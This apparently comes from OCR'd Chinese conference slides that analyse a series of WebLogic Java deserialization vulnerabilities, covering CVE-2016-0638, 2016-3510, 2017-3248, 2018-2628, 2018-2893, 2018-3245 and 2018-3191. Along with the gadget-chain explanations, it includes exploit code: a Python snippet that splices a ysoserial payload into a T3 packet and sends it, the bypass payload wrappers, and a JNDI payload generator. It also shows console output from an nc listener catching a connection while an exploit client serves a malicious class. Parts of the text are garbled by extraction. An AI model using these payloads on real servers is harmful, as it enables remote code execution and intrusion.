00000028 00 00 69 00 00 ea 60 00 00 00 18 19 89 1d ba 4b ..i...`.  
.....K  
00000038 bc 1f b6 8f 35 49 4b 07 31 fc 9d 93 d7 8e e4 97 ....5IK.  
1.....  
00000048 63 90 14 02 79 73 72 00 78 72 01 78 72 02 78 70 c...ysr.  
xr.xr.xp  
00000058 00 00 00 0a 00 00 00 03 00 00 00 00 00 00 00 06 .....  
.....  
00000068 00 70 70 70 70 70 70 00 00 00 0a 00 00 00 03 00 .pppppp.  
.....  
00000078 00 00 00 00 00 00 06 00 70 06 fe 01 00 00 ac ed .....  
p.....  
00000088 00 05 73 72 00 1d 77 65 62 6c 6f 67 69 63 2e 72 ..sr..we  
blogic.r  
00000098 6a 76 6d 2e 43 6c 61 73 73 54 61 62 6c 65 45 6e jvm.Clas  
sTableEn  
000000A8 74 72 79 2f 52 65 81 57 f4 f9 ed 0c 00 00 78 70 try/Re.W  
.....xp  
000000B8 72 00 24 77 65 62 6c 6f 67 69 63 2e 63 6f 6d 6d r.\$weblo  
aic.comm

55 client pkts, 164 server pkts, 107 turns.

Entire conversation (529 kB) Show and save data as Hex Dump Stream 1

Find: Find Next

Help Filter Out This Stream Print Save as... Back Close



- Copy string start 0000
- Covert to hex
- Covert to base64

[illegible]

```

import java.util.Base64;
import java.io.InputStream;
import java.io.ByteArrayInputStream;
import java.io.ObjectInputStream;
import java.io.OptionalDataException;
import java.io.StreamCorruptedException;
import java.util.Arrays;

public class DecodeObject {
    public static void main(String[] args) {
        int skip=0;
        int remainder = 0;
        String b64 = args[0];
        byte[] bytes = Base64.getDecoder().decode(b64);
        ByteArrayInputStream bis = new ByteArrayInputStream(bytes);
        int origSize = bis.available();
        System.out.println("Data Length: "+origSize);
        Object o = null;
        while(o == null){
            try{
                bis.reset();
                bis.skip(skip);
                ObjectInputStream ois = new ObjectInputStream(bis);
                o = ois.readObject();
            } catch (Exception e) {
                System.out.println("Object found...");
                System.out.println(o.getClass().getName());
                System.out.println("Bytes skipped: "+skip);
                System.out.println("Bytes left: "+bis.available());
            }
        }
    }
}

```

Console Problems Debug Shell Search Call Hierarchy

DecodeObject [Java Application] C:\Program Files\Java\jre1.8.0\_171\bin\javaw.exe (2018年11月21日 下午3:34:03)

Data Length: 1457

Object found...weblogic.rjvm.ClassTableEntry

Bytes skipped: 110

Bytes left: 1108

Object found...weblogic.rjvm.ClassTableEntry

Bytes skipped: 353

Bytes left: 713

Object found...weblogic.rjvm.ClassTableEntry

Bytes skipped: 748

Bytes left: 192

Object found...weblogic.rjvm.JVMID

Bytes skipped: 1272

Bytes left: 75

Object found...weblogic.rjvm.JVMID

Bytes skipped: 1386

Bytes left: 0

>>> int(0x5b1)

1457

- @breenmachine的做法
  - ✓用ysoserial payload替换第二个Object

```
object payloadObj = open(sys.argv[3], 'rb').read()
payload = '\x00\x00\x09\xf3\x01\x65\x01\xff\xff\xff\xff\x.....'
payload = payload + payloadObj
payload = payload + '\xfe\x01\x00\x00\xac\xed\x00\x05\x73\x72\x.....'
print 'sending payload...'
''outf = open('payload.tmp', 'w')
outf.write(payload)
outf.close()''
sock.send(payload)
```

# Case-Study 2: CVE-2016-0638

- 利用weblogic.jms.common.StreamMessageImpl的 readExternal()
  - ✓ [https://github.com/5up3rc/weblogic\\_cmd/blob/master/src/weblogic/jms/common/StreamMessageImpl.java](https://github.com/5up3rc/weblogic_cmd/blob/master/src/weblogic/jms/common/StreamMessageImpl.java)
- 利用工具:
  - ✓ weblogic\_cmd.jar



```

public static Object streamMessageImpl(byte[] object)
    throws Exception
{
    StreamMessageImpl streamMessage = new StreamMessageImpl();
    streamMessage.setDataBuffer(object, object.length);
    return streamMessage;
}

public static Object selectBypass(Object payload)
    throws Exception
{
    if (Main.TYPE.equalsIgnoreCase("marshall")) {
        payload = marshalledObject(payload);
    } else if (Main.TYPE.equalsIgnoreCase("streamMessageImpl")) {
        payload = streamMessageImpl(Serializables.serialize(payload));
    }
    return payload;
}

```

```

public final void setDataBuffer(byte[] var1, int var2)
{
    this.buffer = var1;
    this.length = var2;
}

```

```

public void readExternal(ObjectInput in) throws IOException, ClassNotFoundException {
    super.readExternal(in);
    byte unmaskedVersion = in.readByte();
    byte vrsn = (byte)(unmaskedVersion & 127);
    if (vrsn >= 1 && vrsn <= 3) {
        switch(vrsn) {
            case 1:
                this.payload = (PayloadStream)PayloadFactoryImpl.createPayload((InputStream)in);
                InputStream is = this.payload.getInputStream();
                ObjectInputStream ois = new ObjectInputStream(is);
                this.setBodyWritable(true);
                this.setPropertiesWritable(true);

                try {
                    while(true) {
                        this.writeObject(ois.readObject());
                    }
                } catch (EOFException var9) {
                    try {
                        this.reset();
                        this.setPropertiesWritable(false);
                    }
                }
            }
        }
    }
}

```

https://github.com/tdy218/ysoserial-cve-2018-2628/blob/master/src/main/java/weblogic/jms/common/StreamMessageImpl.java

工具 漏洞库 大牛blog coder 社工 SRC 电影 个人 系统工具配置 经典案例 破解 安全培训 资源 白帽子

```

813 }
814 }
815
816 public void readExternal(ObjectInput var1) throws IOException, ClassNotFoundException {
817     super.readExternal(var1);
818     byte var2 = var1.readByte();
819     byte var3 = (byte)(var2 & 127);
820     if (var3 >= 1 && var3 <= 3) {
821         switch(var3) {
822             case 1:
823                 this.length = var1.readInt();
824                 this.buffer = new byte[this.length];
825                 var1.readFully(this.buffer);
826                 ByteArrayInputStream var4 = new ByteArrayInputStream(this.buffer);
827                 ObjectInputStream var5 = new ObjectInputStream(var4);
828                 this.setBodyWritable(true);
829                 this.setPropertiesWritable(true);
830
831                 try {
832                     while(true) {
833                         this.writeObject(var5.readObject());
834                     }
835                 } catch (EOFException var9) {
836                     try {
837                         this.reset();
838                         this.setPropertiesWritable(false);
839                         byte[] var7 = new byte[this.length];
840                         System.arraycopy(this.buffer, 0, var7, 0, this.length);
841                         this.buffer = var7;
842                     } catch (JMSException var8) {
843                         JMSClientExceptionLogger.logStackTrace(var8);
844                     }
845                 } catch (MessageNotWritableException var10) {
846                     JMSClientExceptionLogger.logStackTrace(var10);
847                 } catch (javax.jms.MessageFormatException var11) {
848
849                 }
850             }
851         }
852     }
853 }


```

get:157, LazyMap (org.apache.commons.collections.map)  
invoke:77, AnnotationInvocationHandler  
(sun.reflect.annotation)  
entrySet:-1, \$Proxy78 (com.sun.proxy)  
readObject:444, AnnotationInvocationHandler  
(sun.reflect.annotation)  
invoke0:-1, NativeMethodAccessorImpl (sun.reflect)  
invoke:62, NativeMethodAccessorImpl (sun.reflect)  
invoke:43, DelegatingMethodAccessorImpl (sun.reflect)  
invoke:483, Method (java.lang.reflect)  
invokeReadObject:1017, ObjectOutputStreamClass (java.io)  
readSerialData:1896, ObjectInputStream (java.io)  
readOrdinaryObject:1801, ObjectInputStream (java.io)  
readObject0:1351, ObjectInputStream (java.io)  
readObject:371, ObjectInputStream (java.io)  
readExternal:1444, StreamMessageImpl  
(weblogic.jms.common)

# Case-Study 3: CVE-2016-3510

- 原理

- ✓ 将反序列化的对象封装进了 `weblogic.corba.utils.MarshalledObject`，然后再对 `MarshalledObject` 进行序列化，生成 payload 字节码。反序列化时 `MarshalledObject` 不在 WebLogic 黑名单里，可正常反序列化，在反序列化时 `MarshalledObject` 对象调用 `readResolve` 时对 `MarshalledObject` 封装的序列化对象再次反序列化，这样就逃过了黑名单的检查





• 利  
✓

```
public final class MarshalledObject
    implements Serializable
{
    private byte[] objBytes = null;
    private int hash;

    public MarshalledObject(Object paramObject)
        throws IOException
    {
        if (paramObject == null)
        {
            this.hash = 13;
            return;
        }
        ByteArrayOutputStream localByteArrayOutputStream = new ByteArrayOutputStream();
        MarshalledObjectOutputStream localMarshalledObjectOutputStream = new MarshalledObjectOutputStream(localByteArrayOutputStream);
        localMarshalledObjectOutputStream.writeObject(paramObject);
        localMarshalledObjectOutputStream.flush();
        this.objBytes = localByteArrayOutputStream.toByteArray();

        int i = 0;
        for (int j = 0; j < this.objBytes.length; j++) {
            i = 31 * i + this.objBytes[j];
        }
        this.hash = i;
    }
}
```

```
public class BypassPayloadSelector
{
    private static Object marshalledObject(Object payload)
    {
        MarshalledObject marshalledObject = null;
        try
        {
            marshalledObject = new MarshalledObject(payload);
        }
        catch (IOException e)
        {
            e.printStackTrace();
        }
        return marshalledObject;
    }
}
```

```
public static Object selectBypass(Object payload)
    throws Exception
{
    if (Main.TYPE.equalsIgnoreCase("marshall")) {
        payload = marshalledObject(payload);
    } else if (Main.TYPE.equalsIgnoreCase("streamMessageImpl")) {
        payload = streamMessageImpl(Serializables.serialize(payload));
    }
    return payload;
}
```

# readResolve()

- **JAVA单例模式**

- ✓ <https://blog.csdn.net/u011499747/article/details/50982956/>
- ✓ <https://www.cnblogs.com/345214483-qq/p/6472158.html>

readResolve:53, MarshalledObject (weblogic.corba.utils)

invoke0:-1, Native

invoke:62, Native

invoke:43, Deleg

invoke:483, Meth

invokeReadResolve

readOrdinaryObj

readObject0:135

readObject:371,

readObject:67, In

read:39, Inbound

The image shows a screenshot of an IDE with two main panels. The top panel displays the decompiled source code of a Java class file, specifically the `readResolve()` method. The code is as follows:

```
Decompiled .class file, bytecode version: 50.0 (Java 6)
40
41
42
43 public Object readResolve() throws IOException, ClassNotFoundException, ObjectStr
44     if (this.objBytes == null) {
45         return null;
46     } else {
47         ByteArrayInputStream bin = new ByteArrayInputStream(this.objBytes);
48         ObjectInputStream in = new ObjectInputStream(bin);

```

The bottom panel shows the debugger's stack trace and variables. The stack trace lists the following frames from top to bottom:

- `"ExecuteThread: '1' for queue: 'weblogic.socket.Muxer'"@12,732 in group "Thread Group for Q.`
- `readResolve:53, MarshalledObject (weblogic.corba.utils)`
- `invoke0:-1, NativeMethodAccessorImpl (sun.reflect)`
- `invoke:62, NativeMethodAccessorImpl (sun.reflect)`
- `invoke:43, DelegatingMethodAccessorImpl (sun.reflect)`
- `invoke:483, Method (java.lang.reflect)`
- `invokeReadResolve:1104, ObjectStreamClass (java.io)`
- `readOrdinaryObject:1810, ObjectInputStream (java.io)`
- `readObject0:1351, ObjectInputStream (java.io)`
- `readObject:371, ObjectInputStream (java.io)`
- `readObject:67, InboundMsgAbbrev (weblogic.rjvm)`
- `read:39, InboundMsgAbbrev (weblogic.rjvm)`
- `readMsgAbbrevs:287, MsgAbbrevJVMConnection (weblogic.rjvm)`

The variables panel on the right shows the following state:

- `this = (MarshalledObject@13005)`
- `this.objBytes = (byte[5198]@13008)`

Project

AbstractListIteratorDecorator

AbstractMapIteratorDecorator

AbstractOrderedMapIteratorDecorator

ArrayIterator

ArrayListIterator

CollatingIterator

EmptyIterator

EmptyListIterator

EmptyMapIterator

EmptyOrderedIterator

EmptyOrderedMapIterator

EntrySetMapIterator

EnumerationIterator

FilterIterator

FilterListIterator

IteratorChain

IteratorEnumeration

sgAbbrev.class

TransformedMap.class

LazyMap.class

ChainedTransformer.class

InvokerTransformer.class

AnnotationInvocationHandler.class

Decompiled .class file, bytecode version: 45.3 (Java 1.1)

54

super.map = (Map)in.readObject();

55

}

56

57

public Object get(Object key) { key: "entrySet"

58

if (!super.map.containsKey(key)) {

59

Object value = this.factory.transform(key); key: "entrySet"

60

super.map.put(key, value);

61

return value;

62

} else {

63

return super.map.get(key);

64

}

LazyMap > get()

Debug: weblogic10.3.6

Debugger

Console

Frames

Variables

ExecuteThread: '1' for queue: 'weblogic.socket.Muxer'@12,732 in group 'Thread Group for Q.

get:157, LazyMap (org.apache.commons.collections.map)

invoke:77, AnnotationInvocationHandler (sun.reflect.annotation)

entrySet:-1, \$Proxy78 (com.sun.proxy)

readObject:444, AnnotationInvocationHandler (sun.reflect.annotation)

invoke0:-1, NativeMethodAccessorImpl (sun.reflect)

invoke:62, NativeMethodAccessorImpl (sun.reflect)

invoke:43, DelegatingMethodAccessorImpl (sun.reflect)

invoke:483, Method (java.lang.reflect)

invokeReadObject:1017, ObjectOutputStreamClass (java.io)

readSerialData:1896, ObjectInputStream (java.io)

key = "entrySet"

super.map = {HashMap@13063} size = 3

this = {LazyMap@13058} size = 3

this.factory = {ChainedTransformer@13062}

iTransformers = {Transformer[7]@13073}

0 = {ConstantTransformer@13075}

1 = {InvokerTransformer@13076}

iArgs = {Object[1]@13084}

iMethodName = "getDeclaredConstructor"

iParamTypes = {Class[1]@13086}

2 = {InvokerTransformer@13077}

Project ▾

sgAbbrev.class x TransformedMap.class x LazyMap.class x ChainedTransformer.class x ConstantTransformer.class x InvokerTransformer

Decompiled .class file, bytecode version: 45.3 (Java 1.1)

```
57         } else {
58             try {
59                 Class cls = input.getClass(); cls: "class org.mozilla.classfile.DefiningClassLoader"
60                 Method method = cls.getMethod(this.iMethodName, this.iParamTypes); method: "public java.lang.Class org.mozilla.classfile.DefiningClassLoader.defineClass(java.lang.String,byte[],int,int,boolean)"
61                 return method.invoke(input, this.iArgs); method: "public java.lang.Class org.mozilla.classfile.DefiningClassLoader.defineClass(java.lang.String,byte[],int,int,boolean)"
62             } catch (NoSuchMethodException var5) {
63                 throw new FunctorException("InvokerTransformer: The method '" + this.iMethodName + "' is not found");
64             } catch (IllegalAccessException var6) {
65                 throw new FunctorException("InvokerTransformer: The method '" + this.iMethodName + "' is not accessible");
66             } catch (InvocationTargetException var7) {
67                 throw new FunctorException("InvokerTransformer: The method '" + this.iMethodName + "' has thrown an exception");
68             }
69         }
70     }
71 }
```

InvokerTransformer > transform()

Debug: weblogic10.3.6 x

Debugger Console →

Frames

- ExecuteThread: '1' for queue: 'weblogic.socket.Muxer'@12...
- transform:125, InvokerTransformer (org.apache.commons.collections.functors)
- transform:122, ChainedTransformer (org.apache.commons.collections.functors)
- get:157, LazyMap (org.apache.commons.collections.map)
- invoke:77, AnnotationInvocationHandler (sun.reflect.annotation)
- entrySet:1, \$Proxy78 (com.sun.proxy)
- readObject:444, AnnotationInvocationHandler (sun.reflect.annotation)
- invoke0:1, NativeMethodAccessorImpl (sun.reflect)
- invoke:62, NativeMethodAccessorImpl (sun.reflect)
- invoke:43, DelegatingMethodAccessorImpl (sun.reflect)
- invoke:483, Method (java.lang.reflect)

Variables

- Class.getMethod(String, Class[]) = {Method@13177} "public java.lang.Class org.mozilla.classfile.DefiningClassLoader.defineClass(java.lang.String,byte[],int,int,boolean)"
- cls = {Class@13082} "class org.mozilla.classfile.DefiningClassLoader" ... Navigate
- input = {DefiningClassLoader@13171}
- method = {Method@13177} "public java.lang.Class org.mozilla.classfile.DefiningClassLoader.defineClass(java.lang.String,byte[],int,int,boolean)"
- this = {InvokerTransformer@13078}
- this.iArgs = {Object[2]@13090}
- 0 = "com.supeream.payload.RemoteImpl"
- 1 = {byte[3602]@13182}
- this.iMethodName = "defineClass"
- this.iParamTypes = {Class[2]@13092}

# Case-Study 4: CVE-2017-3248

- 原理

- ✓ 序列化一个 RemoteObjectInvocationHandler, 该 RemoteObjectInvocationHandler 使用 UnicastRef 建立到远端的 TCP 连接获取 RMI registry

- 利用工具

- ✓ ysoserial-0.0.6-SNAPSHOT-BETA-all.jar
- ✓ Payload: JRMPClient

- RemoteObjectInvocationHandler 继承了 RemoteObject

executeCall:245, StreamRemoteCall (sun.rmi.transport)

invoke:379, UnicastRef (sun.rmi.server)

dirty:-1, DGCImpImpl\_Stub (sun.rmi.transport)

makeDirtyCall:361, DGCCClient\$EndpointEntry (sun.rmi.transport)

registerRefs:303, DGCCClient\$EndpointEntry (sun.rmi.transport)

registerRefs:139, DGCCClient (sun.rmi.transport)

read:312, LiveRef (sun.rmi.transport)

readExternal:493, UnicastRef (sun.rmi.server)

readObject:455, RemoteObject (java.rmi)

invoke0:-1, NativeMethodAccessorImpl (java.lang.reflect)

invoke:62, NativeMethodAccessorImpl (java.lang.reflect)

invoke:43, DelegatingMethodAccessorImpl (java.lang.reflect)

invoke:483, Method (java.lang.reflect)

```
public void executeCall() throws Exception {
    DGCAckHandler var2 = null;

    byte var1;
    .....
    switch(var1) {
    case 1:
        return;
    case 2:
        Object var14;
        try {
            var14 = this.in.readObject();
        } catch (Exception var10) {
            throw new UnmarshalException("Error unmarshaling return", var10);
        }
    }
```

```

*
* @author      Ann Wollrath
* @author      Laird Dornin
* @author      Peter Jones
* @since       JDK1.1
*/
public abstract class RemoteObject implements Remote, java.io.Serializable {

```

```

/**/
public class RemoteObjectInvocationHandler
    extends RemoteObject
    implements InvocationHandler
{

```

```

public interface Registry extends Remote {

    /** Well known port for registry. */
    public static final int REGISTRY_PORT = 1099;

```

```

    }
    ObjID id = new ObjID(new Random().nextInt());
    TCPEndpoint te = new TCPEndpoint(host, port);
    UnicastRef ref = new UnicastRef(new LiveRef(id, te, false));
    RemoteObjectInvocationHandler obj = new RemoteObjectInvocationHandler(ref);

```

```

protected RemoteObject(RemoteRef newref) {
    ref = newref;
}

```

```

public RemoteObjectInvocationHandler(RemoteRef ref) {
    super(ref);
    if (ref == null) {
        throw new NullPointerException();
    }
}

```



- `remoteObject.ref = (UnicastRef)ref`
- 调用栈
  - ✓ `Registry.readObject()` (第一次反序列化) -> ..... ->  
`remoteObject.readObject()` -> `ref.readExternal()` -> `LiveRef.read()` -> .....>  
`ref.invoke(RemoteCall)` -> `sun.rmi.transport.StreamRemoteCall::`  
`executeCall()` (第二次序列化)

.....

`this.in.readObject()`

.....}

```
1 public void executeCall() throws Exception {
2     DGCAckHandler var2 = null;
3
4     byte var1;
5     .....
6     switch(var1) {
7     case 1:
8         return;
9     case 2:
10        Object var14;
11        try {
12            var14 = this.in.readObject();
13        } catch (Exception var10) {
14            throw new UnmarshalException("Error unmarshaling return", var10);
15        }
16    }
```

# Case-Study 5: CVE-2018-2628

- 原理
  - ✓为了bypass CVE-2017-3248
  - ✓过程同case 4

```
public interface Activator extends Remote {  
    /**  
     * Activate the object associated with the activation identifier,  
     * <code>id</code>. If the activator knows the object to be active  
     * already, and <code>force</code> is false , the stub with a  
     * "live" reference is returned immediately to the caller;  
     * otherwise, if the activator does not know that corresponding  
     * the remote object is active, the activator uses the activation  
     * descriptor information (previously registered) to determine the  
     * group (VM) in which the object should be activated. If an
```

# Case-Study 6: CVE-2018-2893

- CVE-2017-3248 CVE-2018-2628 的补丁没有修复完善导致的绕过
- Payload
  - ✓ [weblogic.jms.common.StreamMessageImpl](#)
  - ✓ .....
- 工具:
  - ✓ ysoserial-cve-2018-2893.jar

# Case-Study 7: CVE-2018-3245

- CVE-2018-2893 的补丁没有修复完善导致的绕过
- 工具:
  - ✓ **ysoserial-cve-2018-3245.jar**

# Case-Study 8: CVE-2018-3191

- `com.bea.core.repackaged.springframework.transaction.jta.JtaTransactionManager` 这个类在进行反序列化的时候会触发 JNDI 查询
- 工具:
  - ✓ `weblogic-spring-jndi-10.3.6.0.jar`
  - ✓ `weblogic-spring-jndi-12.2.1.3.jar`
- 参考:
  - ✓ <https://github.com/zerothoughts/jndipoc>
  - ✓ <http://www.cnblogs.com/jiangxinnju/p/5697050.html>

```

private void readObject(ObjectInputStream ois) throws IOException, ClassNotFoundException {
    ois.defaultReadObject();
    this.jndiTemplate = new JndiTemplate();
    this.initUserTransactionAndTransactionManager();
    this.initTransactionSynchronizationRegistry();
}

```

```

protected void if (this.u
                if (St
                th
                th
            } else
            th
        }
    }

protected UserTransaction lookupUserTransaction(String userTransactionName) throws TransactionSystem
    try {
        if (this.logger.isDebugEnabled()) {
            this.logger.debug("Retrieving JTA UserTransaction from JNDI location [" + userTransac
        }
        return (UserTransaction) this.getJndiTemplate().lookup(userTransactionName, UserTransaction.o
    } catch (NamingException var3) {
        throw new TransactionSystemException("JTA UserTransaction is not available at JNDI location
    }
}

```

- this.userTransactionName 可控

```
public void setUserTransactionName(String userTransactionName) {  
    this.userTransactionName = userTransactionName;  
}
```

```
import com.bea.core.repackaged.springframework.transaction.jta.JtaTransactionManager;  
import java.io.ObjectOutputStream;  
import java.io.PrintStream;  
  
public class GeneratePayload  
{  
    public static void main(String[] args)  
        throws Exception  
    {  
        if (args.length != 1)  
        {  
            System.err.println("java -jar weblogic-spring-jndi.jar <jndi_address>");  
            System.exit(-1);  
        }  
        String jndiAddress = args[0];  
        JtaTransactionManager jtaTransactionManager = new JtaTransactionManager();  
        jtaTransactionManager.setUserTransactionName(jndiAddress);  
  
        PrintStream out = System.out;  
        ObjectOutputStream objOut = new ObjectOutputStream(out);  
        objOut.writeObject(jtaTransactionManager);  
    }  
}
```

- 注意：
  - ExploitObject.class运行于服务器侧，编译需要java版本适合（测试环境jdk1.6.0\_45）

```
D:\java_workspace\ExploitObject\src>"c:\Program Files\Java\jdk1.6.0_45\bin\javac.exe" ExploitObject.java
```

```
D:\java_workspace\ExploitClient>nc -lvp 4444
listening on [any] 4444 ...
connect to [211.145.40.49] from DESKTOP-HQG38CJ [211.145.40.49] 11926
```

```
D:\java_workspace\ExploitClient>java ExploitClient 211.145.40.49 1099
Starting HTTP server
Creating RMI Registry
new http request from /211.145.40.49:10451 /ExploitObject.class
new http request from /211.145.40.49:10661 /ExploitObject.class
new http request from /211.145.40.49:11099 /ExploitObject.class
new http request from /211.145.40.49:11597 /ExploitObject.class
new http request from /211.145.40.49:11925 /ExploitObject.class
```



参考：

- <https://paper.seebug.org/312/>
- <https://paper.tuisec.win/detail/dc4561a322b87f4>
- <https://github.com/zerothoughts/spring-jndi/blob/master/client/src/main/java/ExploitClient.java>
- <https://paper.seebug.org/728/>
- <https://paper.seebug.org/584/>